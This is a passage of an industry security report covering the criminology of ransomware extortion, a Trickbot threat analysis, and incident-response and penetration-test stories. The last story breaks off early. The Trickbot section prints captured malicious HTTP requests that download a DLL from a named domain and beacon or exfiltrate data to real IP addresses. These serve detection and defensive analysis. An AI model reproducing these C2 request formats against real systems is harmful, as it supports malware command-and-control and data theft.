
Modern Cy-X typically follows a kind of franchise model referred to as Ransomware as a Service (RaaS). In this model, a specialist group builds or acquires the malicious software used in an attack, and builds, maintains and supports the various required technologies used to facilitate the technical attack and the ransom demand that follows. These groups are known as the “operators” and they in turn establish a kind of reseller arrangement with other groups known as “affiliates”, who use the code and infrastructure to perpetrate the crimes.

Cy-X leak threats

Threatened exposure cases observed on leak sites over time (e.g. for double extortion)



RAT mapped to Cy-X



This RaaS affiliate approach generally manifests in one of two forms:

1. **Open RaaS model:** The operators openly recruit and invite anyone to use their tooling, regardless of experience and skill set. Often, malware infrastructure is advertised in dark web forums and marketplaces. Due to recent events, some forums are trying to distance themselves and have banned the topics of ransomware and affiliate programs.[15] The Open RaaS models tends to be less sophisticated and often targets small victims, who are expected to be less secured.[16]

2. **Closed RaaS model:** This model is more sophisticated and may tend to target larger organizations using more highly skilled team members. The operators are very selective about who can use their brand and potential new team members undergo a thorough vetting process by the core developers[17]. This process may even include a 1:1 interview, tests to verify skills, and more.

One other important set of role players in today's reality is the **initial access broker (IAB).** It acts as a middleman by "finding vulnerable organizations and sell[ing] accesses to them to the highest bidder on dark web forums".[18]

Countering the offender

Neutralization

Profit is a major (if not the major) motivator for the offender, but extortionists also deploy a technique known to criminologists as "neutralization" – a means of overcoming the moral obstacles to perpetrating a crime.

As the Bonaci Group leaksite example below shows: motivated offenders use neutralization techniques to present themselves favorably to the world. This includes using business terminology, claims of benign intent and charitable giving to justify their deviant behavior, while ignoring basic realities like law, mutual agreement, and the negative impact on society in their calculus.

Thus far these criminals appear to remain immune to any efforts by the media and security industry to brand them as what they truly are, namely shameless criminals preying on the weak and vulnerable.

This kind of narrative should be countered as a part of a broader strategy to demotivate the offender and thus reduce the likelihood of Cy-X occurring.

Law enforcement

A natural counter to any form of cybercrime is obviously the arrest and prosecution of the criminals. Policing in cyberspace is challenging by nature and cyber capabilities are generally still in their infancy.

Effective international law enforcement cooperation will remain difficult until the global community collectively commits to a set of norms and standards that define the kinds of cyberattack activities that fall within the accepted realm of nation-on-nation competition, without having a detrimental impact on the broader civilian and business community.


Regulating payments

Clearly this form of crime depends on the flow of money from its victims as its lifeblood. Therefore, disrupting the channels of payment is an effective, maybe even the only effective, means of countering cybercrime.


There are three broad levers that could be used to choke the flow of payments, namely:

- Regulation of payments by the victims.
- Regulation of crypto currency systems and service providers.
- Regulation of cyber insurance policies and payments.

However, these actions are not simple 'silver bullets' and can have potentially serious side effects. They will need to be approached with extreme care.



The 'Bonaci Group' deploys classic neutralization techniques

	Initial Access Broker	Affiliate	Operator
Actor			
Crime	Compromises Network	Exfiltrates and encrypts, negotiations and payment	Provides tools, maintains leak site, manages negotiations and payment
Victim	Computer owner	Data owner	Data owner
Place	Victim computer	Victim computer	Darkweb platforms

A suitable victim

A suitable victim could be a person, an object, or a place. Descriptions of RAT in literature use the acronym 'VIVA' to describe the factors that make a victim accessible or suitable – Value, Inertia, Visibility, and Access.

Each element of Cy-X can be readily equated with commonly understood real-world crimes. For example, the initial compromise that results in code being run on a target's computer could be trespassing. The "victim" in this case is clearly the rightful owner of the computer and the "place" is the system where the code is run.

Lateral movement could be seen in a similar light. The theft of corporate or personal data is just that – theft, in which case the victim is the owner of the data, and the place is where the data resided. Encryption and deletion could be seen as hijacking and damage to property. The demand for ransom is extortion, and subsequent manhandling of the stolen data could be viewed as trading in stolen property.

In these cases, the victim is also not difficult to identify.

Finally, there is probably a myriad of discrete crimes being perpetrated when cybercriminals provide products and services to one another.

One resource[19] summarizes these factors in the 'real world' as follows:

- "First, there is the **value** of a target. This can refer to money, like how much something is worth financially, or also, for example, to what it means for someone's status, such as having a particular gadget.
- Second, there is **inertia**, which refers to how difficult it is to move or transport an object. For example, it is quite difficult to move very large appliances, like a freezer, whereas it's much easier to transport a mobile phone.
- Third, how suitable a target is, depends on the **visibility** of the target. If, for example, valuables are left out in plain sight, it's much easier to steal them than when they're hidden.

The victim variables

We previously outlined the factors that make a victim accessible or suitable to an offender – value, inertia, visibility, and access. To the VIVA set of variables outlined above, we add another V, for "vulnerability".

Analyses of RAT[20] with regards to real-world crime suggests that there are simple routine choices that can make you less vulnerable to attack. The more vulnerable the victim is, the more likely the offender is to commit the crime. The same is true in cyberspace:

1. **Regarding the crime of initial access (trespass):**
   - How do we reduce the "visibility" of the target?
   - What can we do to reduce the "vulnerability" of the technology "place"?
2. **Regarding the crimes of data exfiltration, encryption and deletion (theft, hijacking and damage to property):**
   - How do we reduce "available access"?
   - How do we increase "inertia"?
3. **Regarding the crime of extortion:**
   - How do we reduce the value of the digital resource to the victim?

Reducing the suitability of a victim for Cy-X

The following steps can be taken to reduce the suitability of the victim in Cy-X based on the VVIVA variables:

- Decreasing visibility by reducing the attack surface.
- Decreasing vulnerability by adapting routine practices and improving security hygiene.
- Decreasing the time available to an attacker after a compromise through detection and engagement to reduce available access.
- Increasing inertia through encryption, Digital Rights Management and honeytokens to make a digital asset more difficult for a criminal to move.
- Decreasing the value of digital assets to the victim by reducing dependence on assets or ensuring resilience through backups and recovery processes.

Cy-X as a crime: Criminals, victims, crime scenes

Criminal	Crime [21]	Act	Place	Victim	Real World
Initial access broker	Unauthorized access	Hacking a computer	Target computer	Computer owner	Trespassing
Affiliate	Accessing a computer and obtaining information	Exfiltrating data to leak	Computer where the data is stored	Data owner	Burglary
Affiliate and/or operator	Denies or causes the denial of the ability to transmit data	Denial of Service attack	System affected	System owner	Hijacking
Operator	Extortion involving computers	Demanding a ransom	Operator leak site	Data or resource owner	Extortion
Dark market operator	Sale or receipt of stolen goods	Dealing in digital assets that have been stolen	Dark market site	Data or resource owner	Sale or receipt of stolen goods
Various participants in the cybercrime ecosystem	Aiding and abetting intended crimes	Selling products or services that contribute to the ultimate act of Cy-X	Dark net marketplace	?	Aiding and abetting intended crimes

An absence of capable guardians

The third key element of the RAT framework is the “absence of guardianship”. Guardianship can refer to a person that could prevent a criminal activity from happening, but it could also refer to a property or object that provides protection. In a real-world context, this role would be filled by a lock, a security camera, or an initiative such as a neighborhood watch.

In the real-world, examples of capable guardians include police patrols, security guards, door staff, vigilant employees and co-workers, friends, and neighbors. Some of the guardians are formal and deliberate, like police, while some are informal, such as neighbors.[22] A guardian can prevent a crime through its mere presence or through some form of direct action.[23]

Guardians in cyberspace

In the realm of cyber security, it is easy to see that there could also be a technical guardian like Antivirus (AV), a firewall or Intrusion Detection System (IDS) present.[24] Like a lock or security camera in the real world, these technologies could be a potentially effective means to deter crime. It thus appears logical that the security technologies we deploy are analogous to real-world controls like gates, locks, and cameras.

But we also need to translate the concept of formal and informal guardians as people into cyberspace. Guardianship is much more than technology. It also encompasses people and groups acting in a formal or informal capacity.

The notion of an “absence of capable guardians” can therefore take the form of security controls failures, like patch management, access management, AV and Endpoint Detection and Response solutions, but it can also refer to a shortage of cyber security experts, or to ordinary people who lack the security knowledge and awareness to be considered ‘capable’. Consequently, guardianship in cyberspace, both social and technical, are often insufficient or absent.

The absence of formal and informal guardianship makes cybercrime appear attractive from a criminal’s point of view. Cyberspace is a domain with little jurisdiction or criminal prosecution. Factors such as the volume of cybercrime, the limited capabilities of policing, anonymity, the applicability of (international) law and more, further restrict the effectiveness of guardianship.

Security technologies as guardians

The application of security controls and technologies as capable guardians highlights two simple though somewhat contradictory, observations:

1. We depend on technical controls in cyberspace to deter criminals. The security technologies we typically deploy are comfortably analogous to the controls we deploy in the physical realm and thus seem like a good fit for this element of the RAT.
2. The major difference between the real world and cyberspace is that complexity scales exponentially in cyberspace and is indeed exacerbated by the deployment of additional technologies, thus implying that technology may not ultimately be able to fulfill its intended role.

When affixed to an underlying infrastructure that is highly dynamic and fundamentally untenable, security technologies have little chance of fully meeting the criteria lain down by RAT, and may in fact even worsen the situation.

This helps explain why cybercrime continues to increase despite a growing investment in controls. It also suggests that, while there could be ways to improve the efficacy of these controls (for example by making them more visible, or by reducing user friction), the fundamental nature of cyberspace makes it extremely difficult to protect digital assets by placing controls at all the digital ‘places’ where a crime might occur.

Security service providers as guardians


Some of the functions of people as an informal guardian could be captured in cyberspace in the form of professional or managed security service providers (MSSP), but to fulfil the definition as laid out under RAT this would require a change in the fundamental dynamics that currently prevail in the cyber security market.

Guardianship needs to emerge first and foremost from a community wanting to protect itself and willing to invest directly with time and effort to do so. From this place of community centered leadership, partnerships with law enforcement and professional service providers can emerge, and therein lies a particular role for the security industry.

With a partnership in place, and led by the affected community, the emphasis needs to be on active and visible engagement with the would-be criminal, to clearly signal that the “space” in question is under a capable guard.

Combating Cy-X as a crime

What can be done to address the systemic criminal factors



Demotivate offenders:

- Coordinated law enforcement effort
- Reducing the flow of funds from victims
- Targeted efforts to reduce criminals' neutralization techniques

Decrease attractiveness of the victim:

- Decreasing vulnerability
- Decreasing the value of digital assets (and dependency upon them)
- Encryption, DRM and honeytokens
- Decreasing visibility & reducing attack surface
- Agile detection and response

Get suitable guardians in place:

- Appreciate the limited potential of security technologies in the complexity of cyberspace
- Use the power of community in partnership with security service providers and law enforcement

Orange Cyberdefense

Conclusion

By examining the problem of Cy-X using the structure provided by the three elements outlined in RAT (motivated offender, suitable victim and absence of capable guardians), we identify several opportunities whereby these factors may be countered or even meaningfully reduced.
In summary, these are:

Reducing the motivation of the offender

1. Coordinated law enforcement effort
2. Reducing the flow of funds from victims
3. Targeted efforts to reduce criminals' neutralization techniques

Reducing the suitability of a victim

4. Decreasing vulnerability by adapting routine practices and improving security hygiene
5. Decreasing the value of digital assets to the victim by reducing dependence on assets or ensuring resilience through backups and recovery processes
6. Increasing inertia by using techniques like encryption, DRM and honeytokens to make a digital asset more difficult for a criminal to move
7. Decreasing visibility by reducing the attack surface
8. Decreasing the time available to an attacker after a compromise through active detection and response to reduce available access

Improving suitable guardians

9. Appreciate the limited potential of security technologies as guardians in the complexity of cyberspace
10. Emphasize the role of the community in wanting to protect itself in partnership with security service providers and law enforcement

The issue of Cy-X attacks is a complex one, emerging from a series of deeply systemic factors, and must be addressed through a multi-layered and multi-faceted approach. An understanding of crime and criminals is a central component of our examination of these systemic factors.

While we investigate and address the issue of Cy-X at a strategic level, we also need to address the weaknesses and leverage all the resources of our people and the characteristics of our technology to raise the costs for criminals, reduce the likelihood of crime succeeding, and improve our resilience for the worst case when criminals succeed.

To find out more about how to protect yourself from ransomware, you can find details in the Beating Ransomware Whitepaper[25]. It provides technical guidance to CISOs and security managers concerned with the threat of Cy-X.

Threat analysis: Trickbot

Like a snake chases its prey, Orange Cyberdefense's Paris CyberSOC is tracking a specific malware named Trickbot, attributed to a specific Threat Actor generally known under the name of Wizard Spider (Crowdstrike), UNC1778 (FireEye) or Gold Blackburn (Secureworks).

Trickbot is a popular and modular financial Trojan that is also used to compromise companies and delivers additional type of payloads. Trickbot evolved progressively to be used as Malware-as-a-Service (MaaS) by several threat actors.

Florian G., CyberSoc Analyst, **Orange Cyberdefense**

What you should know

The threat actor is known to act quickly, using the well-known post-exploitation tool Cobalt Strike to move laterally on the company network infrastructure and deploy ransomware like Ryuk or Conti as a final stage. As it is used for initial access, being able to detect this threat as quickly as possible is a key element of success for preventing further attacks.

This threat analysis will be focused on the threat actor named TA551, and its use of Trickbot. We will present how we are able to perform detection at the different steps of the kill chain, starting from the operating mode through malspam campaign, passing by the detection of tools used by the threat actor. We will also provide some additional information about how the threat actor is using this malware, and then, the evolution of the malware in comparison with other threat actors.

1. Initial access

Since June 2021, the group TA551 started delivering Trickbot malware using an encrypted zip. The email pretext mimics an important information to reduce the vigilance of the user.

The zip file always uses the same names as "request.zip" or "info.zip", and the same name for the document file.

NB: The Threat Actor used the same modus operandi before/in parallel to Trickbot to deliver other malware. We observed during the same period, from June 2021 to September 2021, the use of Bazarloader on the initial access payload.

2. Execution

When the user opens the document with macros enabled, an HTA file will be dropped on the system and launched using cmd.exe. The HTA file is used to download the Trickbot DLL from a remote server.

This behavior is related to TA551, we can identify it with the pattern "/bdfh/" in the GET request.

```
GET /bdfh/M8v[..]VUb HTTP/1.1
Accept: */*
Host: wilkinstransportss.com
Content-Type: application/octet-stream
```

NB: Patterns related to TA551 evolve with time, since mid August, the pattern used is "/bmdff/"

The DLL is registered as a jpg file to hide the real extension, and it will be run via regsvr32.exe. Then, Trickbot will be injected into "wermgr.exe" using Process Hollowing techniques.




Figure 1 - Trickbot execution from Orange Cyberdefense Sandbox

3. Collection

After the beginning of the system compromise, Trickbot can collect several information about its target using legitimate Windows executables and identify if the system is member of an Active Directory domain.

Additionally, to this collection, Trickbot will collect more information like Windows build, the public IP Address, the user that is running Trickbot, and also if the system is behind a NAT firewall.

Trickbot is also able to collect sensitive data like banking data or credentials, and exfiltrate it to a command and control server (C2) dedicated to the data exfiltration.

4. Command & Control

When the system is infected, it can contact several kinds of Trickbot C2. The main C2 is the one with which the victim system will communicate, mainly to get new instructions.

All requests to a Trickbot C2 use the following format:

"/<gtag>/<Client_ID>/<command>/<additionnal information about the command>/"

```
GET /zev4/56dLzNyzsmBH06b_W10010240.42DF9F315753
F31B13F17F5E731B7787/0/Windows 10 x64/1108/XX.XX.
XX.XX/38245433F0E3D5689F6EE84483106F4382CC92EAFAD5120
6571D97A519A2EF29/0bqjxzSOQUSLPRJMQSWKDHTHKEG/ HTTP/1.1
Connection: Keep-Alive
User-Agent: curl/7.74.0
Host: 202.165.47.106
```

All data collected is sent to the Exfiltration Trickbot C2 using HTTP POST request methods. The request format keeps the same, but the command "90" is specific to data exfiltration, more precisely system data collected off the infected system.

```
POST /zev4/56dLzNyzsmBH06b_W10010240.42DF9F315753F31B13F
17F5E731B7787/90/ HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=------Bound
ary0F79C562
User-Agent: Ghost
Host: 24.242.237.172:443
```

5.1 Cobalt Strike

Cobalt Strike is a commercial, full-featured, remote access tool that bills itself as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors". Cobalt Strike's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.

In our context, Trickbot uses wermgr.exe process to load Cobalt Strike beacon into memory.

5.2 Ransomware

Several ransomware operators are affiliated to the threat actors. The aim is to perform the initial access preceding the actual ransomware attack. Conti and Ryuk are the main ransomwares observed on the final stage of Trickbot infections[26].

Conti is a group that operates a ransomware-as-a-service model. It is available to several affiliate threat actors.

Ryuk is a ransomware that is linked to the threat actor behind Trickbot.

Key learnings:

Threat actors still use basic techniques to get into the network like phishing emails. Raising awareness about phishing is important here for prevention.

Detecting Trickbot at different stages is a key to break attack chains and avoid the compromise. Trickbot is used by different threat actors, but the detection approach stays the same on most of its specific stages.

Tracking and watching a specific malware or a threat actor is a key to follow its evolution, improvement, and keep up to date about an efficient detection of the threat.

Leon Jacobs
CTO SensePost
Orange Cyberdefense

Pentesting and CSIRT stories

Pentesting with a punch

Tough sparring partners for good

As if a global pandemic was not enough, in the last year we've witnessed some truly spectacular vulnerabilities and breaches that's changing how we think about what secure looks like.

Ever-increasing attacker momentum, capability and complexity forces us to iterate, and often rethink existing defense strategies – a statement that's equally true for our ethical hackers' innovation.

At Orange Cyberdefense we regularly simulate multifaceted, complex attack scenarios for organizations; a type of sparring session. To use a Mike Tyson quote, "Everyone has a plan until they are punched in the mouth", the aim of these exercises is to help improve security teams' response confidence and effectiveness with realistic, fact-based adversary simulation scenarios.

Preparation and training are essential, but sometimes we face unknown opponents. Should your cyber defenses be knocked out in a real-life fight, it is vital to have someone who can help you get on your feet again – fast. That's what our CSIRT does by applying crucial practical and critical thinking in often disorienting cyber security situations.

There are many "war" stories to tell from our global teams extensive experience in both simulating adversaries as well as responding to compromises. However, I hope the ones that you are about to read give you enough of a taste of what that is like from the inside and how we could help you improve your overall security posture.

CSIRT story: Another manic Monday

The victim called the Orange Cyberdefense CSIRT on a Monday, because they discovered their entire infrastructure had been ransomwared. Their servers? Gone. Their backups? Gone. The summer was about to begin and the ransomware cases hadn't started to drop in the wake of the Colonial Pipeline incident, it was in fact our twelfth case that month. Most of them started Mondays.

Robinson Delaugerre, CSIRT Investigations Manager, **Orange Cyberdefense**

1 Good morning, here is your daily breach

We began getting the lay of the land swiftly: a few dozen servers, all of them up to date by industry standards - meaning that only a handful of Windows Server 2012 remained – a main office where most of the damage had taken place, and satellite locations connected via an MPLS link.

A pretty typical infrastructure, at first glance, without glaring security flaws, but the fact that the CISO was also the entirety of the security team was also evident.

2 Wait a minute.... we have seen this before!

Our next question to the victim would have been "With the lockdown and the remote work, what kind of remote access solution do you use?", but we knew the victim well, and we precisely knew he had a Fortinet SSL VPN. The reason we got to know that was a previous incident we handled, only four month before, when their network was breached in an attempt to deploy ransomware, luckily thwarted by their AV.

3 Quickly fixing the gap

For the sake of readers knowing where I'm going with this, I'll cut the story short, we identified the root cause of the previous incident to the Fortinet vulnerability allowing an attacker to obtain clear text credentials of active users, aka CVE-2018-13379. Getting back to that Monday in June: we asked our client if they had any trouble if we patched their firewall.

No trouble at all, they replied, we did it promptly, cleaned the network, and went on with our business without trouble. So we got to work investigating further.

4 Following the breadcrumbs

A quick look at the active directory revealed a couple of interesting details. There were a lot of failed logins for the account **Администратор**, probably because our attacker forgot to change a variable in their scripts. More importantly, six hours before the servers encryption began, an account was created and added to the domain admins group.

5 "Previously on this show:" Tracing back the events

And just before that, the telltale sings of the exploitation of Zerologon.

The source of the exploit, allowing any attacker present in the LAN to obtain Domain Admin privileges, was in the SSL VPN range.

6 The message is out

Turning our attention to the firewall, we identified the account responsible for the connection, and an impression of déjà vu manifested. We had identified that account in the previous incident as used by the treat agent in the breach. One of 15 in fact, where access was tested and validated.

The victim was in the process of decommissioning those accounts, but the action item fell to the bottom of the action plan. Credentials on those vulnerable VPNs made the rounds of the threat agent community, so whether the two attacks were from the same group remains unknown.

Lessons learned

Concerning the Active Directory server, Zerologon was published in August the year prior, with a patch released in September.

It was supposed to be patched, but the maintenance window was delayed. That's the thing with patching, it's deceptively hard.

From one vulnerability where patching might not be enough to remediate credential exposure, to another where you have to operate on a critical server, there are many ways to do it wrong, or in this case to do it too late.

Ransomware threat agents could be envisioned as technical debt collectors, and you might hear their knock on your door just before Monday.

CSIRT story: Nerves of steel

"We have been alerted by one of our intelligence partners that outbound traffic from your network has been detected reaching out to a known malicious IP address", the message said, providing more fuel for questions than answers. Our client received it from a governmental agency late in September and called us to help bring clarity, if not peace of mind, into the matter.

Alexis Bonnefoi, CSIRT Analyst, **Orange Cyberdefense**

1 From <somewhere> with love

The IP address was linked to a threat agent known to be in close alignment with a foreign government, therefore we decided to act with extreme caution. All evidence acquisition was performed from cloned virtual machines, outside of the network, and we monitored traffic without blocking it, to prevent the threat agent from knowing we were onto him. That was the best course of action, we agreed with the client, because we didn't know how long the network had been compromised for, and how deep the infiltration went.

2 How long... has this been going on?

Soon enough we got partial answers. The IP address was contacted by a few dozens of endpoints since April. Examination of the endpoint's memory and event logs revealed installation of a Cobalt Strike implant. And the source of that installation was a VPN connection. Astute readers of the previous story will now make the same assumption than all seasoned incident responders for the past three years: their VPN is a Fortinet and was not patched timely. This assumption was indeed correct, but then went the kicker; the account used to deploy Cobalt Strike had been in use from suspicious locations since March 2020.

3 Hiding in the shadows

Pulling the thread, we were able to identify over 60 compromised accounts, almost all of them used at some point of the year and a half long intrusion to connect to the VPN. The implant however had only been installed since June 2021; all prior accesses were performed through the VPN. In fact, for over a year, apart from testing access and doing some light reconnaissance, the threat agent had done nothing.

All seemed to accelerate in the last four months, with the threat agent dropping implants while moving laterally, executing Mimikatz to compromise even more accounts. The objective of the attacker remained unclear, and we setup different passive tools to monitor the threat agent activity while we prepared the big bang.

4 Ready, aim.....

The operation needed to be deployed over a weekend, replacing Active Directory and all the core servers with clean and hardened copies, as well as the application servers that were easy to rebuild. Basically, rebuilding three quarters of the network in an isolated bubble, with renewed passwords and crypto material, importing versions of the rest of the servers to test their compatibility. All the servers that could not be rebuilt were thoroughly analyzed for anything malicious, and a dedicated script written to clean them.

5 Fire!

It took two months to prepare, and one very tense weekend to execute, effectively kicking out the threat agent without him realizing we were onto him.

Lessons learned

We're still helping the customer, with our colleagues of the MicroSOC, to monitor their network for any sign of malvolent activity, and to date, we can say we were successful.

It takes a very steady hand and boldness to conduct an operation like that, but when faced with a skilled and motivated threat agent, the best approach might be to do nothing.

Overtly, that is.

Pentesting story: Gain privileged internal network access, annoy the CIO

The assessment started on a Monday, and the kick-off call was brief: Gain privileged internal network access by any means, over the internet. The only information provided was the company name – a household brand synonymous with wealth.

Reino Mostert, Security Specialist Operations, **Orange Cyberdefense**

1 Hey domain, what do you have for us?

A quick look at crt.sh revealed several websites on the company's domain, some of which were test sites running CMS web applications. The applications hadn't been patched in years – after all, it wasn't production.

One or two requests later, and it was possible to run operating system commands on a webserver belonging to the client.

2 Trust me, server: it's legitimate!

After this, a web shell and proxy were installed and configured on the webserver. The expensive anti-malware solution did not mind – an exception had been made for the web root directory since the admin suspected the anti-malware was slowing the web site down.

To make matters worse, the SOC had also not yet gotten around to onboarding the system to the SIEM. Not that it would have mattered as the system's logging was mostly disabled since 'it had been filling up the hard drive'.

3 Want a password? Check the Wiki!


The DMZ firewall rules were strict, except where some exceptions had to be made which allowed an entire range of internal systems to be accessed from the compromised webserver. However, privileged domain credentials were required to logon to them.

At this stage any number of attacks could have been used to obtain credentials such as password sprays or Kerberoasting, but one way almost always seems to work – searching for passwords on internal wikis, SharePoint sites or file servers.

4 Who said I can't be an admin?

Sure enough, several cleartext administrator passwords were found on a wiki – the author of the page reasoned that since they were for QA systems, it did not really matter that anyone could see them.

Once logged on however, it was possible to extract cleartext passwords from the QA systems' registry for several valuable service accounts.



5 Impersonating an admin user

One of the service accounts was used by some business-critical software, and the vendor insisted that it needed domain administrator access to work.

And so, privileged internal network access had been obtained effectively from the internet.

Lessons learned:

In the feedback meeting the CIO was annoyed – the security budget was high, the network was worth millions, and still, it was easily compromised.

When asked who or what was responsible, the answer was simple – a thousand little exceptions. So the lessons learned would be:

- No system is "unimportant"! Protect test- and demo environments like production assets, because in fact that is what they are (no exceptions!).
- The same applies to monitoring: make sure your SOC and SIEM have no blind spots (no exceptions!).
- Generally passwords should not be shared. On rare occasions it might seem necessary that several users can access via the same credentials. But these should then be stored safely in an encrypted password vault. Never store them in a publically accessible Wiki or SharePoint (no exceptions!).

Pentesting story: Red-team on the rocks

One of our customers, in the far north, a medium sized MSP, approached us for a Red Team exercise to put their security to the ultimate test. In the end some little details led to the attackers claiming the victory this time.

Eirik Sveen, Senior Ethical Hacker, **Orange Cyberdefense**
Henrik Pedersen, Ethical Hacker, **Orange Cyberdefense**


1 Initial recon

During initial investigation, the testers found two externally facing service portals. One password reset and one self-service portal.

